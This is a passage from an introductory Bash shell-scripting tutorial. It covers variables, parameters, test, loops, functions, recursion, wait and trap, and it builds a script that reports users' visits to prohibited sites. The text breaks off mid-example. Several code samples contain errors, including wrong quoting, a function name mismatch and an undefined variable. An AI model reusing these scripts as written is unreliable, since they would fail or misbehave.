Is there a happy medium? Yes! It is called Perl. Perl is an interpreted language but is interpreted by an extremely fast, optimised interpreter. It is worth noting that a Perl program will be executed inside one process, whereas a shell program will be interpreted from a parent process but may launch many child processes in the form of UNIX commands (ie. each call to a UNIX command is executed in a new process). However, Perl is a far more difficult (but extremely powerful) tool to learn - and this chapter is called "Shell Programming"...

The Basics

A Basic Program

It is traditional at this stage to write the standard "Hello World" program. To do this in a shell program is so obscenely easy that we're going to examine something a bit more complex - a hello world program that knows who you are...

To create your shell program, you must first edit a file - name it something like "hello", "hello world" or something equally as imaginative - just don't call it "test" - we will explain why later.

In the editor, type the following:

```
#!/bin/bash
# This is a program that says hello
echo "Hello $LOGNAME, I hope you have a nice day!"
```

(You may change the text of line three to reflect your current mood if you wish)

Now, at the prompt, type the name of your program - you should see something like:

```
bash: ./helloworld: Permission denied
```

Why?

The reason is that your shell program isn't executable because it doesn't have its execution permissions set. After setting these (Hint: something involving the `chmod` command), you may execute the program by again typing its name at the prompt.

An alternate way of executing shell programs is to issue a command at the shell prompt to the effect of:

```
<shell> <shell program>
```

eg

```
bash helloworld
```

This simply instructs the shell to take a list of commands from a given file (your shell script). This method does not require the shell script to have execute permissions. However, in general you will execute your shell scripts via the first method.

And yet you may still find your script won't execute - why? On some UNIX systems (Red Hat Linux included) the current directory (.) is not included in the **PATH** environment variable. This mans that the shell can't find the script that you want to execute, even when it's sitting in the current directory! To get around this either:

- Modify the PATH variable to include the "." directory:

```
PATH=$PATH:.
```

- Or, execute the program with an explicit path:

```
./helloworld
```

An Explanation of the Program

Line one, **`#!/bin/bash`** is used to indicate which shell the shell program is to be run in. If this program was written for the C shell, then you might have **`#!/bin/csh`** instead.

It is probably worth mentioning at this point that UNIX “executes” programs by first looking at the first two bytes of the file (this is similar to the way MS-DOS looks at the first two bytes of executable programs; all .EXE programs start with “MZ”). From these two characters, the system knows if the file is an interpreted script (**`#!`**) or some other file type (more information can be obtained about this by typing **`man file`**). If the file is an interpreted script, then the system looks for a following path indicating an interpreter. For example:

```
#!/bin/bash
#!/usr/bin/perl
#!/bin/sh
```

Are all valid interpreters.

Line two, **`# This is a program that says hello`** , is (you guessed it) a comment. The "`#`" in a shell script is interpreted as "anything to the right of this is a comment, go onto the next line". Note that it is similar to line one except that line one has the "`!`" mark after the comment.

Comments are a very important part of any program - it is a really good idea to include some. The reasons why are standard to all languages - readability, maintenance and self congratulation. It is more so important for a system administrator as they very rarely remain at one site for their entire working career, therefore, they must work with other people's shell scripts (as other people must work with theirs).

Always have a comment header; it should include things like:

```
# AUTHOR:        Who wrote it
# DATE:          Date first written
# PROGRAM:       Name of the program
# USAGE:         How to run the script; include any parameters
# PURPOSE:       Describe in more than three words what the
#                program does
#
# FILES:         Files the shell script uses
#
# NOTES:         Optional but can include a list of "features"
#                to be fixed
#
# HISTORY:       Revisions/Changes
```

This format isn't set in stone, but use common sense and write fairly self documenting programs.

Line three, **`echo "Hello $LOGNAME, I hope you have a nice day!"`** is actually a command. The **`echo`** command prints text to the screen. Normal shell rules for interpreting special characters apply for the **`echo`** statement, so you should generally enclose most text in "". The only tricky bit about this line is the **$LOGNAME** . What is this?

$LOGNAME is a shell variable; you can see it and others by typing "set" at the shell prompt. In the context of our program, the shell substitutes the **$LOGNAME** value with the username of the person running the program, so the output looks something like:

```
Hello jamiesob, I hope you have a nice day!
```

All variables are referenced for output by placing a "**$**" sign in front of them - we will examine this in the next section.

Exercises

8.1	Modify the **helloworld** program so its output is something similar to: `Hello <username>, welcome to <machine name>`

All You Ever Wanted to Know About Variables

You have previously encountered shell variables and the way in which they are set. To quickly revise, variables may be set at the shell prompt by typing:

```
Shell_Prompt: variable="a string"
```

Since you can type this at the prompt, the same syntax applies within shell programs.

You can also set variables to the results of commands, for example:

```
Shell_Prompt: variable=`ls -al`
```

(Remember - the ` is the execute quote)

To print the contents of a variable, simply type:

```
Shell_Prompt: echo $variable
```

Note that we've added the "**$**" to the variable name. **Variables are always accessed for output with the "$" sign, but without it for input/set operations.**

Returning to the previous example, what would you expect to be the output?

You would probably expect the output from **ls -al** to be something like:

```
drwxr-xr-x   2 jamiesob users        1024 Feb 27 19:05 ./
drwxr-xr-x  45 jamiesob users        2048 Feb 25 20:32 ../
-rw-r--r--   1 jamiesob users         851 Feb 25 19:37 conX
-rw-r--r--   1 jamiesob users       12517 Feb 25 19:36 confile
-rw-r--r--   1 jamiesob users           8 Feb 26 22:50 helloworld
-rw-r--r--   1 jamiesob users       46604 Feb 25 19:34 net-acct
```

and therefore, printing a variable that contains the output from that command would contain something similar, yet you may be surprised to find that it looks something like:

```
drwxr-xr-x 2 jamiesob users 1024 Feb 27 19:05 ./ drwxr-xr-x 45
jamiesob users 2048 Feb 25 20:32 ../ -rw-r--r-- 1 jamiesob users 851
Feb 25 19:37 conX -rw-r--r-- 1 jamiesob users 12517 Feb 25 19:36
confile -rw-r--r-- 1 jamiesob users 8 Feb 26 22:50 helloworld -rw-r--
r-- 1 jamiesob users 46604 Feb 25 19:34 net-acct
```

Why?

When placing the output of a command into a shell variable, the shell removes all the end-of-line markers, leaving a string separated only by spaces. The use for this will become more obvious later, but for the moment, consider what the following script will do:

♣ #!/bin/bash

```
filelist=`ls`
cat $filelist
```

Exercise

8.2	Type in the above program and run it. Explain what is happening. Would the above program work if "**`ls -al`**" was used rather than "**`ls`**" - Why/why not?

Predefined Variables

There are many predefined shell variables, most established during your login. Examples include **`$LOGNAME`**, **`$HOSTNAME`** and **`$TERM`** - these names are not always standard from system to system (for example, **`$LOGNAME`** can also be called **`$USER`**). There are however, several standard predefined shell variables you should be familiar with. These include:

```
$$    (The current process ID)
$?    (The exits status of last command)
```

How would these be useful?

$$

`$$` is extremely useful in creating unique temporary files. You will often find the following in shell programs:

```
some command > /tmp/temp.$$
.
.
some commands using /tmp/temp.$$>
.
.
rm /tmp/temp.$$
```

/tmp/temp.$$ would always be a unique file - this allows several people to run the same shell script simultaneously. Since one of the only unique things about a process is its PID (Process-Identifier), this is an ideal component in a temporary file name. It should be noted at this point that temporary files are generally located in the **/tmp** directory.

$?

$? becomes important when you need to know if the last command that was executed was successful. All programs have a numeric exit status - on UNIX systems 0 indicates that the program was successful, any other number indicates a failure. We will examine how to use this value at a later point in time.

Is there a way you can show if your programs succeeded or failed? Yes! This is done via the use of the **exit** command. If placed as the last command in your shell program, it will enable you to indicate, to the calling program, the exit status of your script.

`exit` is used as follows:

```
exit 0              # Exit the script, $? = 0 (success)
exit 1              # Exit the script, $? = 1 (fail)
```

Another category of standard shell variables are shell parameters.

Parameters - Special Shell Variables

If you thought shell programming was the best thing since COBOL, then you haven't even begun to be awed - shell programs can actually take parameters. Table 8.1 lists each variable associated with parameters in shell programs:

Variable	Purpose
$0	the name of the shell program
$1 thru $9	the first thru to ninth parameters
$#	the number of parameters
$*	all the parameters passed represented as a single word with individual parameters separated
$@	all the parameters passed with each parameter as a separate word

Table 8.1
Shell Parameter Variables

The following program demonstrates a very basic use of parameters:

```
#!/bin/bash
# FILE:         parm1
VAL=`expr ${1:-0} + ${2:-0} + ${3:-0}`
echo "The answer is $VAL"
```

***Pop Quiz**: Why are we using **${1:-0}** instead of **$1**? Hint: What would happen if any of the variables were not set?*

A sample testing of the program looks like:

```
Shell_Prompt: parm1 2 3 5
The answer is  10

Shell_Prompt: parm1 2 3
The answer is  5

Shell_Prompt:
The answer is  0
```

Consider the program below:

```
#!/bin/bash
# FILE:         mywc

FCOUNT='ls $*  2> /dev/null | wc -w'
echo "Performing word count on $*"
echo
wc -w $* 2> /dev/null
echo
echo "Attempted to count words on $# files, found $FCOUNT"
```

If the program that was run in a directory containing:

```
conX          net-acct      notes.txt     shellprog~    t1~
confile       netnasties    notes.txt~    study.htm     ttt
helloworld    netnasties~   scanit*       study.txt     tes/
my_file       netwatch      scanit~       study_~1.htm
mywc*         netwatch~     shellprog     parm1*
```

Some sample testing would produce:

```
Shell_Prompt: mywc mywc
Performing word count on mywc

34 mywc

Attempted to count words on 1 files, found       1
Shell_Prompt: mywc mywc anotherfile
Performing word count on mywc anotherfile

34 mywc
34 total


Attempted to count words on 2 files, found       1
```

Exercise

8.3	Explain line by line what this program is doing. What would happen if the user didn't enter any parameters? How could you fix this?

Only Nine Parameters?

Well that's what it looks like doesn't it? We have **$1** to **$9** - what happens if we try to access **$10?** Try the code below:

```
#!/bin/bash
# FILE:           testparms
echo "$1 $2 $3 $4 $5 $6 $7 $8 $9 $10 $11 $12"
echo $*
echo $#
```

Run testparms as follows:

```
Shell_Prompt: testparms a b c d e f g h I j k l
```

The output will look something like:

```
a b c d e f g h i a0 a1 a2
a b c d e f g h I j k l
12
```

Why?

The shell only has 9 parameters defined at any one time **$1** to **$9**. When the shell sees "**$10"** it interprets this as "**$1**" and "**0**" therefore resulting in the "**1p0**" string. Yet **$*** still shows all the parameters you typed!

To our rescue comes the **shift** command. **shift** works by removing the first parameter from the parameter list and shuffling the parameters along. Thus **$2** becomes **$1**, **$3** becomes **$2** etc. Finally, (what was originally) the tenth parameter becomes **$9**. However, beware! Once you've run **shift**, you have lost the original value of **$1** forever - it is also removed from **$*** and $@. **shift** is executed by, well, placing the word "shift" in your shell script, for example:

```
#!/bin/bash
echo $1 $2 $3
shift
echo $1 $2 $3
```

Exercise

8.4 Modify the **testparms** program so the output looks something like:
a b c d e f g h i a0 a1 a2
a b c d e f g h I j k l
12
b c d e f g h i j b1 b2 b3
b c d e f g h i j k l
11
c d e f g h i j k c0 c1 c2
c d e f g h I j k l
10

The difference between **$*** and **$@**

While the definitions between the **$*** and **$@** may seem subtle, it is important to distinguish between them.

As you have seen **$*** represents the complete list of characters as one string. If your were to perform:

```
echo $*
```

and

```
echo $@
```

the results would appear the same. However, when using these variables within your programs you should be aware that the shell stores them in two different ways.

Example

```
# $1 = x $2 = "helo fred" $3 = 345

$* = $1 $2 $3 ...       eg. x helo fred 345
$@ = "$1" "$2" "$3" ... eg. "x" "helo fred" "345"
```

As we progress through this chapter, remember this, as we will encounter it again when we examine the repeated action commands (while/for loops).

The basics of input/output (IO)

We have already encountered the "**echo**" command, yet this is only the "O" part of IO - how can we get user input into our programs? We use the "**read**" command. For example:

```
#!/bin/bash
# FILE:          testread
read X
echo "You said $X"
```

The purpose of this enormously exciting program should be obvious.

Just in case you were bored with the `echo` command. Table 8.2 shows a few backslash characters that you can use to brighten your shell scripts:

Character	Purpose
`\a`	alert (bell)
`\b`	backspace
`\c`	don't display the trailing newline
`\n`	new line
`\r`	carriage return
`\t`	horizontal tab
`\v`	vertical tab
`\\`	backslash
`\nnn`	the character with ASCII number nnn (octal)

Table 8.2
echo backslash options

(type "**`man echo`**" to see this exact table :)

To enable **`echo`** to interpret these backslash characters within a string, you must issue the **`echo`** command with a "**`-e`**" switch. You may also add a "**`-n`**" switch to stop **`echo`** printing a new-line at the end of the string - this is a good thing if you want to output a prompting string. For example:

```
#!/bin/bash
# FILE:          getname
echo -n "Please enter your name: "
read NAME
echo "Your name is $NAME"
```

(This program would be useful for those with a very short memory)

At the moment, we've only examined reading from STDIN (standard input a.k.a. the keyboard) and STDOUT (standard output a.k.a. the screen) - if we want to be really clever we can change this.

What do you think the following does?

```
read X < afile
```

or what about

```
echo $X > anotherfile
```

If you said that the first read the contents of `afile` into a variable **`$X`** and the second wrote the value of **`$X`** to `anotherfile` you'd almost be correct. The `read` operation will only read the first line (up to the end-of-line marker) from `afile` - it doesn't read the entire file.

You can also use the "**>>**" and "**<<**" redirection operators.

Exercises

8.5	What would you expect: read X << END would do? What do you think **$X** would hold if the input was: Dear Sir I have no idea why your computer blew up. Kind regards, me. END

And now for the hard bits

Scenario

So far we have been dealing with very simple examples - mainly due to the fact we've been dealing with very simple commands. Shell scripting was not invented so you could write programs that ask you your name then display it. For this reason, we are going to be developing a real program that has a useful purpose. We will do this section by section as we examine more shell programming concepts. While you are reading each section, you should consider how the information could assist in writing part of the program.

The actual problem is as follows:

You've been appointed as a system administrator to an academic department within a small (anonymous) regional university. The previous system administrator left in rather a hurry after it was found that department's main server had being playing host to plethora of pornography, warez (pirate software) and documentation regarding interesting alternative uses for various farm chemicals.

There is some concern that the previous sys admin wasn't the only individual within the department who had been availing themselves to such wonderful and diverse resources on the Internet. You have been instructed to identify those persons who have been visiting "undesirable" Internet sites and advise them of the department's policy on accessing inappropriate material (apparently there isn't one, but you've been advised to improvise). Ideally, you will produce a report of people accessing restricted sites, exactly which sites and the number of times they visited them.

To assist you, a network monitoring program produces a datafile containing a list of users and sites they have accessed, an example of which is listed below:

```
FILE: netwatch

jamiesob    mucus.slime.com
tonsloye    xboys.funnet.com.fr
tonsloye    sweet.dreams.com
root  sniffer.gov.au
jamiesob    marvin.ls.tc.hk
jamiesob    never.land.nz
jamiesob    guppy.pond.cqu.edu.au
tonsloye    xboys.funnet.com.fr
tonsloye    www.sony.com
janesk      horseland.org.uk
root  www.nasa.gov
tonsloye    warez.under.gr
tonsloye    mucus.slime.com
root  ftp.ns.gov.au
tonsloye    xboys.funnet.com.fr
root  linx.fare.com
root  crackz.city.bmr.au
janesk      smurf.city.gov.au
jamiesob    mucus.slime.com
jamiesob    mucus.slime.com
```

After careful consideration (and many hours of painstaking research) a steering committee on the department's policy on accessing the internet has produced a list of sites that they have deemed "prohibited" - these sites are contained in a data file, an example of which is listed below:

```
FILE: netnasties


mucus.slime.com
xboys.funnet.com.fr
warez.under.gr
crackz.city.bmr.au
```

It is your task to develop a shell script that will fulfil these requirements (at the same time ignoring the privacy, ethics and censorship issues at hand :)

(Oh, it might also be an idea to get Yahoo! to remove the link to your main server under the /Computers/Software/Hackz/Warez/Sites listing... ;)

if ... then ... maybe?

Shell programming provides the ability to test the exit status from commands and act on them. One way this is facilitated is:

```
if command
then
  do other commands
fi
```

You may also provide an "alternate" action by using the "if" command in the following format:

```
if command
then
  do other commands
else
  do other commands
fi
```

And if you require even more complexity, you can issue the if command as:

```
if command
then
  do other commands
elif anothercommand
  do other commands
fi
```

To test these structures, you may wish to use the `true` and `false` UNIX commands. `true` always sets `$?` to 0 and `false` sets `$?` to 1 after executing.

Remember: **`if`** tests the exit code of a command - it isn't used to compare values; to do this, you must use the `test` command in combination with the `if` structure - `test` will be discussed in the next section.

What if you wanted to test the output of two commands? In this case, you can use the shell's `&&` and `||` operators. These are effectively "smart" AND and OR operators.

The **`&&`** works as follows:

```
command1 && command2
```

`command2` will only be executed if **`command1`** succeeds.

The **`||`** works as follows:

```
command1 || command2
```

`command2` will only be executed if **`command1`** fails.

These are sometimes referred to as "short circuit" operators in other languages.

Given our problem, one of the first things we should do in our program is to check if our datafiles exist. How would we do this?

```
#!/bin/bash
# FILE:           scanit
if ls netwatch && ls netnasties
then
      echo "Found netwatch and netnasties!"
else
      echo "Can not find one of the data files - exiting"
      exit 1
fi
```

Exercise

8.6	Enter the code above and run the program. Notice that the output from the **ls** commands (and the errors) appear on the screen - this isn't a very good thing. Modify the code so the only output to the screen is one of the **echo** messages.

Testing Testing...

Perhaps the most useful command available to shell programs is the **test** command. It is also the command that causes the most problems for first time shell programmers - the first program they ever write is usually (imaginatively) called `test` - they attempt to run it - and nothing happens - why? (Hint: type `which test`, then type `echo $PATH` - why does the system command `test` run before the programmer's shell script?)

The test command allows you to:

- test the length of a string
- compare two strings
- compare two numbers
- check on a file's type
- check on a file's permissions
- combine conditions together

`test` actually comes in two flavours:

```
test an_expression
```

and

```
[ an_expression ]
```

They are both the same thing - it's just that `[` is soft-linked to `/usr/bin/test` ; `test` actually checks to see what name it is being called by; if it is [then it expects a] at the end of the expression.

What do we mean by "expression"? The expression is the string you want evaluated. A simple example would be:

```
if [ "$1" = "hello" ]
then
   echo "hello to you too!"
else
   echo "hello anyway"
fi
```

This simply tests if the first parameter was `hello`. Note that the first line could have been written as:

```
if test "$1" = "hello"
```

Tip: Note that we surrounded the variable $1 in quotes. This is to take care of the case when $1 doesn't exist - in other words, there were no parameters passed. If we had simply put $1 and there wasn't any $1, then an error would have been displayed:

```
test: =: unary operator expected
```

This is because you'd be effectively executing:

```
test NOTHING = "hello"
```

= expects a string to its left and right - thus the error. However, when placed in double quotes, you be executing:

```
test "" = "hello"
```

which is fine; you're testing an empty string against another string.

You can also use `test` to tell if a variable has a value in it by:

```
test $var
```

This will return true if the variable has something in it, false if the variable doesn't exist OR it contains null ("").

We could use this in our program. If the user enters at least one username to check on, them we scan for that username, else we write an error to the screen and exit:

```
if [ $1 ]
then
  the_user_list=echo $*
else
  echo "No users entered - exiting!
  exit 2
fi
```

Expressions, expressions!

So far we've only examined expressions containing string based comparisons. The following tables list all the different types of comparisons you can perform with the `test` command.

Expression	True if
`-z string`	length of string is 0
`-n string`	length of string is not 0
`string1 = string2`	if the two strings are identical
`string != string2`	if the two strings are NOT identical
`String`	if string is not NULL

Table 8.3
String based tests

Expression	True if
`int1 -eq int2`	first int is equal to second
`int1 -ne int2`	first int is not equal to second
`int1 -gt int2`	first int is greater than second
`int1 -ge int2`	first int is greater than or equal to second
`int1 -lt int2`	first int is less than second
`int1 -le int2`	first int is less than or equal to second

Table 8.4
Numeric tests

Expression	True if
`-r file`	`File` exists and is readable
`-w file`	`file` exists and is writable
`-x file`	`file` exists and is executable
`-f file`	`file` exists and is a regular file
`-d file`	`file` exists and is directory
`-h file`	`file` exists and is a symbolic link
`-c file`	`file` exists and is a character special file
`-b file`	`file` exists and is a block special file
`-p file`	`file` exists and is a named pipe
`-u file`	`file` exists and it is setuid
`-g file`	`file` exists and it is setgid
`-k file`	`file` exists and the sticky bit is set
`-s file`	`file` exists and its size is greater than 0

Table 8.5
File tests

Expression	Purpose
`!`	reverse the result of an expression
`-a`	AND operator
`-o`	OR operator
`( expr )`	group an expression, parentheses have special meaning to the shell so to use them in the test command you must quote them

Table 8.6
Logic operators with test

Remember: `test` uses different operators to compare strings and numbers - using `-ne` on a string comparison and `!=` on a numeric comparison is incorrect and will give undesirable results.

Exercise

8.7	Modify the code for **`scanit`** so it uses the **`test`** command to see if the datafiles exists.

All about `case`

Ok, so we know how to conditionally perform operations based on the return status of a command. However, like a combination between the `if` statement and the `test $string = $string2`, there exists the **`case`** statement.

```
case value in
  pattern 1)      command
            anothercommand ;;
  pattern 2)      command
                  anothercommand ;;
esac
```

case works by comparing value against the listed patterns. If a match is made, then the commands associated with that pattern are executed (up to the "**;;**" mark) and **$?** is set to 0. If a match isn't made by the end of the case statement (**esac**) then **$?** is set to 1.

The really useful thing is that wildcards can be used, as can the "|" symbol which acts as an OR operator. The following example gets a Yes/No response from a user, but will accept anything starting with "Y" or "y" as YES, "N" or "n" as no and anything else as "MAYBE"

```
echo -n "Your Answer: "
read ANSWER
case $ANSWER in
  Y* | y*) ANSWER="YES" ;;
  N* | n*) ANSWER="NO" ;;
  *) ANSWER="MAYBE" ;;
esac
echo $ANSWER
```

Exercise

8.8	Write a shell script that inputs a date and converts it into a long date form. For example: $~ > **mydate 12/3/97** 12th of March 1997 $~ > **mydate** Enter the date: 1/11/74 1st of November 1974

Loops and Repeated Action Commands

Looping - "*the exciting process of doing something more than once*" - and shell programming allows it. There are three constructs that implement looping:

```
while - do - done
for - do - done
until - do - done
```

`while`

The format of the **`while`** construct is:

```
while command
do
  commands
done
```

(while `command` is true, `commands` are executed)

Example

```
while [ $1 ]
do
  echo $1
  shift
done
```

What does this segment of code do? Try running a script containing this code with `a b c d e` on the command line.

`while` also allows the redirection of input. Consider the following:

```
#!/bin/bash
# FILE:           linelist
#
count=0
while read BUFFER
do
  count=`expr $count + 1`      # Increment the count
  echo "$count $BUFFER"        # Echo it out
done < $1               # Take input from the file
```

This program reads a file line by line and echo's it to the screen with a line number.

Given our **`scanit`** program, the following could be used read the netwatch datafile and compare the username with the entries in the datafile:

```
while read buffer
do
  user=`echo $buffer | cut -d" " -f1`
  site=`echo $buffer | cut -d" " -f2`
  if [ "$user" = "$1" ]
  then
    echo "$user visited $site"
  fi
done < netwatch
```

Exercise

8.9	Modify the above code so that the site is compared with all sites in the prohibited sites file (**`netnasties`**). Do this by using another **`while`** loop. If the user has visited a prohibited site, then **`echo`** a message to the screen.

for

The format of the **for** construct is:

```
for variable in list_of_variables
do
  commands
done
```

(for each value in list_of_variables, "commands" are executed)

Example

```
echo $#
for VAR in $*
do
  echo $VAR
done
```

Herein lies the importance between **$*** and **$@**. Try the above program using:

```
this is a sentence
```

as the input. Now try it with:

```
"this is" a sentence
```

Your output for the first run should look something like:

```
4
this
is
a
sentence
```

and the second run

```
3
this
is
a
sentence
```

Remember that **$*** effectively is "**$1 $2 $3 $4 $5 $6 $7 $8 $9 $10 ... $n**".

Exercise

8.10	Modify the previous segment of code, changing **$*** to **$@**. What do you think the output will be? Try it.

Modifying *scanit*

Given our **scanit** program, we might wish to report on a number of users. The following modifications will allow us to accept and process multiple users from the command line:

```
for checkuser in $*
do
  while read buffer
  do
    while read checksite
    do
      user=`echo $buffer | cut -d" " -f1`
      site=`echo $buffer | cut -d" " -f2`
      if [ "$user" = "$checkuser" -a "$site" = "$checksite" ]
      then
        echo "$user visited the prohibited site $site"
      fi
    done < netnasties
  done < netwatch
done
```

Exercise

8.11	The above code is very inefficient IO wise - for every entry in the **`netwatch`** file, the entire **`netnasties`** file is read in. Modify the code so that the while loop reading the netnasties file is replaced by a for loop. (Hint: what does: `` BADSITES=`cat netnasties` `` do?) **EXTENSION:** What other IO inefficiencies does the code have? Fix them.

`until`

The format of the **`until`** construct is:

```
until command
do
  commands
done
```

("commands" are executed until "command" is true)

Example

```
until [ "$1" = "" ]
do
  echo $1
  shift
done
```

break and **continue**

Occasionally you will want to jump out of a loop; to do this you need to use the **break** command. **break** is executed in the form:

```
break
```

or

```
break n
```

The first form simply stops the loop, for example:

```
while true
do
  read BUFFER
  if [ "$BUFFER" = "" ]
  then
    break
  fi
  echo $BUFFER
done
```

This code takes a line from the user and prints it until the user enters a blank line. The second form of **break**, **break n** (where **n** is a number) effectively works by executing **break** "**n**" times. This can break you out of embedded loops, for example:

```
for file in $*
do
  while read BUFFER
  do
    if [ "$BUFFER" = "ABORT" ]
    then
      break 2
    fi
  echo $BUFFER
  done < $file
done
```

This code prints the contents of multiple files, but if it encounters a line containing the word "**ABORT**" in any one of the files, it stops processing.

Like **break**, **continue** is used to alter the looping process. However, unlike **break**, **continue** keeps the looping process going; it just fails to finish the remainder of the current loop by returning to the top of the loop. For example:

```
while read BUFFER
do
  charcount=`echo $BUFFER | wc -c | cut -f1`
  if [ $x2 -gt 80 ]
  then
    continue
  fi
  echo $BUFFER
done < $1
```

This code segment reads and `echo`'s the contents of a file - however, it does not print lines that are over 80 characters long.

Redirection

Not just the `while` - `do` - `done` loops can have IO redirection; it is possible to perform piping, output to files and input from files on `if`, `for` and `until` as well. For example:

```
if true
then
  read x
  read y
  read x
fi < afile
```

This code will read the first three lines from `afile`. Pipes can also be used:

```
read BUFFER
while [ "$BUFFER" != "" ]
do
  echo $BUFFER
  read BUFFER
done | todos > tmp.$$
```

This code uses a non-standard command called `todos`. `todos` converts UNIX text files to DOS textfiles by making the EOL (End-Of-Line) character equivalent to CR (Carriage-Return) LF (Line-Feed). This code takes STDIN (until the user enters a blank line) and pipes it into todos, which inturn converts it to a DOS style text file (**`tmp.$$`**) . In all, a totally useless program, but it does demonstrate the possibilities of piping.

Now for the really hard bits

Functional Functions

A symptom of most useable programming languages is the existence of functions. Theoretically, functions provide the ability to break your code into reusable, logical compartments that are the by product of top-down design. In practice, they vastly improve the readability of shell programs, making it easier to modify and debug them.

An alternative to functions is the grouping of code into separate shell scripts and calling these from your program. This isn't as efficient as functions, as functions are executed in the same process that they were called from; however other shell programs are launched in a separate process space - this is inefficient on memory and CPU resources.

You may have noticed that our **`scanit`** program has grown to around 30 lines of code. While this is quite manageable, we will make some major changes later that really require the "modular" approach of functions.

Shell functions are declared as:

```
function_name()
{
  somecommands
}
```

Functions are called by:

```
function_name parameter_list
```

YES! Shell functions support parameters. **$1** to **$9** represent the first nine parameters passed to the function and **$*** represents the entire parameter list. The value of **$0** isn't changed. For example:

```
#!/bin/bash
# FILE:         catfiles

catfile()
{
  for file in $*
  do
    cat $file
  done
}

FILELIST=`ls $1`
cd $1

catfile $FILELIST
```

This is a highly useless example (**cat *** would do the same thing) but you can see how the "main" program calls the function.

local

Shell functions also support the concept of declaring "local" variables. The `local` command is used to do this. For example:

```
#!/bin/bash

testvars()
{
  local localX="testvars localX"
  X="testvars X"
  local GlobalX="testvars GlobalX"
  echo "testvars: localX= $localX X= $X GlobalX= $GlobalX"
}

X="Main X"
GlobalX="Main GLobalX"
echo "Main 1: localX= $localX X= $X GlobalX= $GlobalX"

testvars

echo "Main 2: localX= $localX X= $X GlobalX= $GlobalX"
```

The output looks like:

```
Main 1: localX=  X= Main X GlobalX= Main GLobalX
testvars: localX= testvars localX X= testvars X GlobalX= testvars GlobalX
Main 2: localX=  X= testvars X GlobalX= Main GLobalX
```

The **return** trip

After calling a shell function, the value of **$?** is set to the exit status of the last command executed in the shell script. If you want to explicitly set this, you can use the **return** command:

```
return n
```

(Where **n** is a number)

This allows for code like:

```
if function1
then
  do_this
else
  do_that
fi
```

For example, we can introduce our first function into our **scanit** program by placing our datafile tests into a function:

```
#!/bin/bash
# FILE:           scanit
#

check_data_files()
{
  if [ -r netwatch -a -r netnasties ]
  then
    return 0
  else
    return 1
  fi
}

# Main Program

if check_data_files
then
  echo "Datafiles found"
else
  echo "One of the datafiles missing - exiting"
  exit 1
fi

# our other work...
```

Recursion: (see "Recursion")

Shell programming even supports recursion. Typically, recursion is used to process tree-like data structures - the following example illustrates this:

```
#!/bin/bash
# FILE:          wctree

wcfiles()
{
  local BASEDIR=$1            # Set the local base directory
  local LOCALDIR=`pwd`  # Where are we?
  cd $BASEDIR                 # Go to this directory (down)
  local filelist=`ls`         # Get the files in this directory
  for file in $filelist
  do
    if [ -d $file ]           # If we are a directory, recurs
    then
      # we are a directory
      wcfiles "$BASEDIR/$file"
    else
      fc=`wc -w < $file`      # do word count and echo info
      echo "$BASEDIR/$file $fc words"
    fi
  done
  cd $LOCALDIR          # Go back up to the calling directory
}

if [ $1 ]               # Default to . if no parms
then
  wcfile $1
else
  wcfile "."
fi
```

Exercise

8.12	What does the `wctree` program do? Why are certain variables declared as `local`? What would happen if they were not? Modify the program so it will only "recurs" 3 times. **EXTENSION:** There is actually a UNIX command that will do the same thing as this shell script - what is it? What would be the command line? (Hint: **`man find`**)

`wait`'ing and ***`trap`***'ing

So far we have only examined linear, single process shell script examples. What if you want to have more than one action occurring at once? As you are aware, it is possible to launch programs to run in the background by placing an ampersand behind the command, for example:

```
runcommand &
```

You can also do this in your shell programs. It is occasionally useful to send a time consuming task to the background and proceed with your processing. An example of this would be a sort on a large file:

```
sort $largefile > $newfile &
do_a_function
do_another_funtion $newfile
```

The problem is, what if the sort hadn't finished by the time you wanted to use $newfile? The shell handles this by providing **`wait`** :

```
sort $largefile > $newfile &
do_a_function
wait
do_another_funtion $newfile
```

When **`wait`** is encountered, processing stops and "waits" until the child process returns, then proceeds on with the program. But what if you had launched several processes in the background? The shell provides the shell variable **`$!`** (the PID of the child process launched) which can be given as a parameter to wait - effectively saying "wait for this PID". For example:

```
sort $largefile1 > $newfile1 &
SortPID1=$!
sort $largefile2 > $newfile2 &
SortPID2=$!
sort $largefile3 > $newfile3 &
SortPID3=$!
do_a_function
wait $SortPID1
do_another_funtion $newfile1
wait $SortPID2
do_another_funtion $newfile2
wait $SortPID3
do_another_funtion $newfile3
```

Another useful command is `trap`. `trap` works by associating a set of commands with a signal from the operating system. You will probably be familiar with:

```
kill -9 PID
```

which is used to kill a process. This command is in fact sending the signal "9" to the process given by PID. Available signals are shown in Table 8.7.

Signal	Meaning
0	Exit from the shell
1	Hangup
2	Interrupt
3	Quit
4	Illegal Instruction
5	Trace trap
6	IOT instruction
7	EMT instruction
8	Floating point exception
10	Bus error
12	Bad argument
13	Pipe write error
14	Alarm
15	Software termination signal

Table 8.7
UNIX signals

(Taken from "*UNIX Shell Programming*" Kochan et al)

While you can't actually trap signal 9, you can trap the others. This is useful in shell programs when you want to make sure your program exits gracefully in the event of a shutdown (or some such event) (often you will want to remove temporary files the program has created). The syntax of using `trap` is:

```
trap commands signals
```

For example:

```
trap "rm /tmp/temp.$$" 1 2
```

will trap signals 1 and 2 - whenever these signals occur, processing will be suspended and the **rm** command will be executed.

You can also list every trap'ed signal by issuing the command:

```
trap
```

To "un-trap" a signal, you must issue the command:

```
trap "" signals
```

The following is a somewhat clumsy form of IPC (Inter-Process Communication) that relies on **trap** and **wait**:

```
#!/bin/bash
# FILE:     saymsg
# USAGE: saymsg <create number of children> [total number of
#        children]

readmsg()
{
  read line < $$ # read a line from the file given by the PID
  echo "$ID - got $line!"     # of my *this* process ($$)
  if [ $CHILD ]
  then
    writemsg $line      # if I have children, send them message
  fi
}

writemsg()
{
  echo $* > $CHILD      # Write line to the file given by PID
  kill -1 $CHILD        # of my child.  Then signal the child.
}

stop()
{
  kill -15 $CHILD       # tell my child to stop
  if [ $CHILD ]
  then
    wait $CHILD         # wait until they are dead
    rm $CHILD                 # remove the message file
  fi
  exit 0
}


# Main Program

if [ $# -eq 1 ]
then
  NUMCHILD=`expr $1 - 1`
```

```
  saymsg $NUMCHILD $1 & # Launch another child
  CHILD=$!
  ID=0
  touch $CHILD                # Create empty message file
  echo "I am the parent and have child $CHILD"
else
  if [ $1 -ne 0 ]       # Must I create children?
  then
    NUMCHILD=`expr $1 - 1`     # Yep, deduct one from the number
    saymsg $NUMCHILD $2 &      # to be created, then launch them
    CHILD=$!
    ID=`expr $2 - $1`
    touch $CHILD        # Create empty message file
    echo "I am $ID and have child $CHILD"
  else
    ID=`expr $2 - $1`          # I don't need to create children
    echo "I am $ID and am the last child"
